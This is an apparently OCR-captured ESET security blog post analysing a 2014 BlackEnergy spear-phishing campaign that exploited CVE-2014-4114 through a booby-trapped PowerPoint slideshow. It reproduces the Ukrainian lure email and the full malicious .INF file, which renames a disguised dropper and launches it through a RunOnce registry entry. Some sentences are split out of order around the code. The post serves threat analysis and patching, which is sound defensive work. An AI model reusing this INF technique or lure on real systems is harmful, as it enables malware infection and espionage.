
CVE-2014-4114: Details on August BlackEnergy PowerPoint Campaigns

welivesecurity.com/2014/10/14/cve-2014-4114-details-august-blackenergy-powerpoint-campaigns/

October 14, 2014



In this post we provide additional information on how a specially crafted PowerPoint slideshow file (.PPSX) led to the execution of a BlackEnergy dropper.

Robert Lipovsky
14 Oct 2014 - 03:29PM

In this post we provide additional information on how a specially crafted PowerPoint slideshow file (.PPSX) led to the execution of a BlackEnergy dropper.


At the Virus Bulletin conference that took place in Seattle last month, we talked about how the BlackEnergy trojan has evolved into a malicious tool used for espionage in Ukraine and Poland.

In our last post on the subject, we mentioned the following malware spreading vectors used in BlackEnergy campaigns this year:

- Microsoft Word documents containing exploits, e.g. the CVE-2014-1761 vulnerability
- Executables with a Microsoft Word icon, to lure the victim into opening them
- Exploitation of Java
- Installation through the Team Viewer remote control software
- Microsoft PowerPoint documents containing the CVE-2014-4114 vulnerability

In this post we provide additional information on the latter: how a specially crafted PowerPoint slideshow file (.PPSX) led to the execution of a BlackEnergy dropper.

In the August 2014 campaigns, a number of potential victims have received spear-phishing emails such as the one below.


Генпрокуратура встановила зв'язку народних депутатів України з ополченцями. - Message...
File
Message

From: [redacted]

Sent: Wed 13. Aug. 14 07:41

To: [redacted]

Cc:

Subject: Генпрокуратура встановила зв'язку народних депутатів України з ополченцями.


Message | spiski_deputatov_done.ppsx (270 B)

Арсеній Яценюк доручив Генпрокуратурі, СБУ, МВС та міністерству юстиції перевірити всіх народних депутатів, партії та громадські об'єднання на Україні на причетність до підтримки ополченців південного сходу країни. Перші результати перевірки показали причетність деяких партій до підтримки терористів. Так само були виявлені випадки крадіжки грошей, призначених для АТО.
У додатку перший список осіб, які підлягають перевірці на допомогу терористам.

[redacted]


The gist of the email's Ukrainian text is that the Prime Minister of Ukraine, Arseniy Yatsenyuk, is instructing the Prosecutor General's Office, the Security Service of Ukraine, Ministry of Internal Affairs and Ministry of Justice to check members of the parliament, parties and NGOs in Ukraine for any involvement in the support of rebels in the East of Ukraine and that a list of potential terrorist supporters is attached.

If the recipient took the bait and opened the PPSX attachment, they would see what they'd expect from the email description – a list of names:



В даний час ведеться перевірка таких осіб:

What was more important, however, was what was happening in the background. The PowerPoint package contained two embedded OLE objects, each with a remote path where the resource is located. The two files were named slide1.gif and slides.inf.



```
{ZIP:spiski_deputatov_done.ppsx\ppt\embeddings} - Far
        ZIP:spiski_deputatov_done.ppsx\ppt\embeddings
n                 Name                 │ Size │  Date  │Time
..                                     │  Up  │13.08.14│09:23
oleObject1                         bin │ 2560 │07.08.14│19:15
oleObject2                         bin │ 2560 │07.08.14│19:15
```


It is a feature of Microsoft PowerPoint to load these files, but it turned out to be a dangerous one, since the objects could be downloaded from an arbitrary untrustworthy network location and executed with none of the warning pop-ups, addressed in the MS12-005 patch.

So what were the two downloaded files? The .gif file was not an image but, in fact, a camouflaged BlackEnergy Lite dropper. .INF files are executable and typically used to install device drivers.

In this particular instance, the .INF file’s job was to rename the BlackEnergy dropper from slide1.gif to slide1.gif.exe and execute it using a simple Windows Registry entry:

Functionally similar exploits have been known since at least 2012 but have not been widely abused. After seeing this one actively used by malware in-the-wild, ESET has reported it to Microsoft on September 2nd, 2014.

Now that the vulnerability has been recognized as CVE-2014-4114 and Microsoft created



```
; 61883.INF
; Copyright (c) Microsoft Corporation.  All rights reserved.

[Version]
Signature = "$CHICAGO$"
Class=61883
ClassGuid={7EBEFBC0-3200-11d2-B4C2-00A0C9697D17}
Provider=%Msft%
DriverVer=06/21/2006,6.1.7600.16385

[DestinationDirs]
DefaultDestDir = 1

[DefaultInstall]
RenFiles = RxRename
AddReg = RxStart

[RxRename]
slide1.gif.exe, slide1.gif
[RxStart]
HKLM,Software\Microsoft\Windows\CurrentVersion\RunOnce,Install,,%1%\slide1.gif.exe
```

a patch for it, we strongly encourage all users to close this infection vector by updating as soon as possible.

14 Oct 2014 - 03:29PM

Sign up to receive an email update whenever a new article is published in our Ukraine Crisis – Digital Security Resource Center

Newsletter

Discussion